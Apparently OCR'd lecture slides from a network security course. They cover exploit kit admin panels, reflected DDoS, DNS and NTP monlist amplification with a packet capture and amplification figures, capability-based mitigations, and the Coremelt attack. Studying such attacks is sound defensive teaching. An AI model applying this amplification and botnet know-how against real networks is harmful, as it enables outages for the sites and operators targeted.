
423 (165 loads) 39%	205 (32 loads) 16%	10 (0 loads) 0%	0 (0 loads) 0%

top countries


	country	hits	loads	rate
	india	284	91	32%
	pakistan	80	35	44%
	united states	72	16	22%
	united kingdom	54	11	20%
	canada	31	13	42%
	sri lanka	12	2	17%
	germany	10	1	10%
	bangladesh	9	2	22%
	malaysia	7	2	29%
	unknown	7	2	29%

Define and inject exploit and shellcode

Administer



admin account
Login: [redacted]
Password:
Update
guest account
Login:
Password:
Update
loader file
Browse...
Upload
current file: 52.9521484375kb (54223 bytes) md5: 587fd9f12b6e94b63f63fb93d12a7af3
various settings
redirect non-vulnerable traffic to
http://10.0.0.10/redirect.php
allow bad traffic (not recommended)
check if domain is blacklisted on login
domain name
http://10.0.0.10

Exploit selection



Advanced Denial of Service attacks

Botnets and Distributed DoS



Possibly spoofed IPs

Size of attack is limited in the number
Of bots in the botnet

[Figure from Paxson 2001]


Reflected DDoS [Paxson 2001]

- With standard DDoS attacks the attacker sends out orders to slaves which will then directly attack victim.

- Reflected DDoS uses “reflector” servers that receive a connection request with the (spoofed) IP of victim.

- Request can be on any protocol (TCP, UDP,--) as long as Victim is in LISTENING state.


- Slaves craft packets s.t.
- Reflector is LISTENING on socket
- <dstIP, dstPORT>
- Victim is listening on socket
- <srcIP, srcPORT>



Amplification attacks – reprise (DNS)

- We've seen DNS amplification attacks
  - Small spoofed request generates big reply
  - Spoofed machine is victim of the attack
  - DNS configurations typically use UDP only up to 512 bytes answers, generated by 64 bytes requests
    - If size of answer > 512bytes, switch to TCP → harder to spoof IP → foils attack
    - → max amplification factor is 512/64=8x
- Other protocols may allow for bigger ratios

Network Time Protocol – UDP 123



NTP server


- NTP command *monlist*
  - Intended for diagnostic purposes
  - Returns addresses of the last (at most) 600 clients contacted by the NTP server


No.	Time	Source	Destination	Protocol	Length	Info
665	*REF*	10.114.1.118	1[redacted]9	NTP	234	NTP Version 2, private
666	0.144916000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
667	0.146839000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
668	0.148329000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
669	0.150853000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
670	0.152744000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
671	0.155101000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
672	0.156374000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
673	0.158604000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
674	0.160587000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
675	0.160924000	1[redacted]9	10.114.1.118	NTP	122	NTP Version 2, private

https://blog.cloudflare.com/understanding-and-mitigating-ntp-based-ddos-attacks/

Size of NTP monlist amplification attacks [Czyz, Jakub, et al. 2014]

- NTP traffic rose in 3 orders of magnitude between Jan and March 2014
  - Several attacks in that period
  - Attacks up to 400Gbps
- Median amplification x4
  - 25% of amplifiers up to x15
- Max amplification up to x1·000·000
  - Likely misconfigured NTP servers
  - "mega-amplifiers" NTP servers
- Issue now largely resolved





DDoS → Mitigations

- Source identification
  - try to cut out from network hosts that generate DoS packets
    - IP spoofing is a problem
    - Possible to trace back routing path → difficult with many sources (reflectors)
- Capabilities
  - Base idea: rather than immediately granting resources to initiator of TCP communication, initiator has to ask
    - → receiver grants right to connect
  - Receiver grants a "capability" to receiver
    - Capability is made of marks (unique hash values) set by routers on the path from sender to receiver
      - Capability is a set of marks with an expiration time
    - Routers check validity of marks upon response
      - If valid, forward datagram
  - Receiver can deny capability if sender misbehaves
  - Routers drop if capability is invalid
    - e.g. check will fail for answers to a spoofed IP


Capabilities: limitations

- Can still perform a Denial of Capability attack
  - 5% of downstream bandwidth dedicated to capability requests (e.g. 0.05 x 100Mbps)
  - Can easily be saturated by a DDoS attack
    - New legitimate users that need a capability are cut out
  - No problem for clients that already obtained a capability before start of DoS
  - Hard to discern legitimate capability request traffic from non-legitimate
    - Sufficient low rate from each bot to flood the bandwidth

The Coremelt attack

- Distributed Denial of Service attack that overcomes obstacle posed by capabilities
- Rather than attacking a victim system, it attacks a network link → bandwidth saturation
- Idea: in a N bots botnet, there are N^2 possible connections
    - Attacker orders pairs of bots to send each other packets
        - These packets are wanted by both ends → valid capability
    - Bot pairs defined s.t. communication passes through target link
        - Can be done with a traceroute
- Effectiveness depends on
    - bandwidth distribution between Systems
    - bot distribution in the network ASs

S3→S1 is selected
S1→S2 is not selected



Reading list

- Mavrommatis, Niels Provos Panayiotis, and Moheeb Abu Rajab Fabian Monrose. "All your iframes point to us." *USENIX Security Symposium*. 2008.
- Kanich, Chris, et al. "Spamalytics: An empirical analysis of spam marketing conversion." *Proceedings of the 15th ACM conference on Computer and communications security*. ACM, 2008.
- Kotov, Vadim, and Fabio Massacci. "Anatomy of exploit kits." *Engineering Secure Software and Systems*. Springer Berlin Heidelberg, 2013. 181-196.
- Argyraki, Katerina, and David Cheriton. "Network capabilities: The good, the bad and the ugly." *HotNets, Nov* (2005).
- Studer, Ahren, and Adrian Perrig. "The coremelt attack." *Computer Security–ESORICS 2009*. Springer Berlin Heidelberg, 2009. 37-52.